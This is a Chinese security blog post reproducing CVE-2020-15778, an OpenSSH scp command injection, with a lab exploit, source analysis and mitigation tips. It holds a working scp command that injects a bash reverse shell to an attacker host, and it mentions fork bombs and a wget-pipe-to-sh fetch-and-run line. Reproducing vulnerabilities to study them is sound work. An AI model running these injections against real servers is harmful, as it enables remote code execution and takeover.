CVE-2020-15778：OpenSSH命令注入漏洞复现

原创Menge&小泫 Timeline Sec
2020-10-10原文

收录于话题
#漏洞复现文章合集
70个

上方蓝色字体关注我们，一起学安全！

作者：Menge&小泫@Timeline Sec

本文字数：1160

阅读时长：3～4min

声明：请勿用作违法用途，否则后果自负

0x01 简介

OpenSSH是SSH（Secure SHell）协议的免费开源实现。OpenSSH是个SSH的软件，linux/unix都用openssh软件提供SSH服务。scp是secure copy的缩写，scp是linux系统下基于ssh登陆进行安全的远程文件拷贝命令。

0x02 漏洞概述

该漏洞编号CVE-2020-15778。OpenSSH的8.3p1及之前版本中的scp允许在scp.c远程功

能中注入命令，攻击者可利用该漏洞执行任意命令。目前绝大多数linux系统受影响。

0x03 影响版本

openssh <= openssh-8.3p1


0x04 环境搭建

为

未安装ssh：
进行安装

```
sudo apt-get install openssh-client
```

已 安 装 ssh ：
ssh -V 查 看 版 本 信 息



0x05 漏洞复现

前提：需要知道目标ssh账号密码
目标：192.168.233.130
本机：192.168.233.140
执 行 命 令 ：

```
scp /tmp/hello.txt xuan@192.168.233.130:``bash -i >&
/dev/tcp/192.168.233.140/9999 0>&1`'
```

将本地文件复制到远程机器，本来后面跟的是文件名，但是由于未正确过滤其中的特殊字符导致命令注入。

0x06 漏洞分析

在使用scp远程传输文件时,正常使用是这样的

```
scp SourceFile user@host:目录/TargetFile
```

在执行上面这条命令时会执行一个本地命令

```
scp -t 目录/TargetFile
```

对应源码如下：

```
987                     if (remin == -1) {
988                             xasprintf(&bp, "%s -t %s%s", cmd,
989                                 *targ == '-' ? "-- " : "", targ);
990                             if (do_cmd(thost, tuser, tport, bp, &remin,
991                                 &remout) < 0)
992                                     exit(1);
993                             if (response() < 0)
994                                     exit(1);
995                             free(bp);
996                     }
```


源码地址:

https://github.com/openssh/openssh-portable/blob/a2855c048b3f4b17d8787bd3f24232ec0cd79abe/scp.c#L989

由此可以看到对用户输入的目录没有做过滤，导致攻击者可以利用反引号（` `）可以执行一些shell命令。

反引号在linux中的作用:

反引号（`）这个字符所对应的键一般位于键盘的左上角，不要将其同单引号（'）混淆。反引号括起来的字符串被shell解释为命令行，在执行时，shell首先执行该命令行，并以它的标准输出结果取代整个反引号（包括两个反引号）部分。如例程中的`date -d '-1 day' +%Y%m%d`就是把这条命令的结果赋给变量OPDATE。

0x07 经验总结

下面来看看发现漏洞的作者是怎么总结的:

1、攻击者可以poweroff在文件名中放入“ ”或“叉子炸弹”，它会导致服务器崩溃或重新启动，这将导致DOS攻击。

2、攻击者可以使用bash绑定外壳之类的各种技巧来获取绑定/反向外壳，或执行“wget https://unknownsource.com/possfullydangerous.sh -O- | sh”之类的sh文件。
3、由于SHELL首先执行backtick命令，然后执行scp命令，因此我们可以在backtick中编写一个无限循环，这将导致套接字长时间打开。多次此类攻击将不会为新连接留下套接字，并会导致DDOS。

对于用户来说，ssh被阻止，但authorized_keys文件中的命令选项允许使用scp的情况。您可以绕过此限制并在远程服务器上执行命令。

我翻阅了大量资料，这一篇讲authorized_keys文件说明较为详细:
https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.3.0/com.ibm.zos.v2r3.foto100/authkeyf.htm

在某些情况下，确实是有它的价值的，我在google(国内查不到authorized_keys的资料)上查到有人设置，authorized_keys允许SCP但不允许使用SSH实际登录，当然可能较少，在这种情况下，漏洞显得很有作用了。

0x08 修复方式

1、周期性的更换密码或密钥
2、使用rsync代替scp

参考链接：
https://github.com/cpandya2909/CVE-2020-15778/

阅读原文看更多复现文章

Timeline Sec 团队

安全路上，与你并肩前行

精选留言

用户设置不下载评论

阅读全文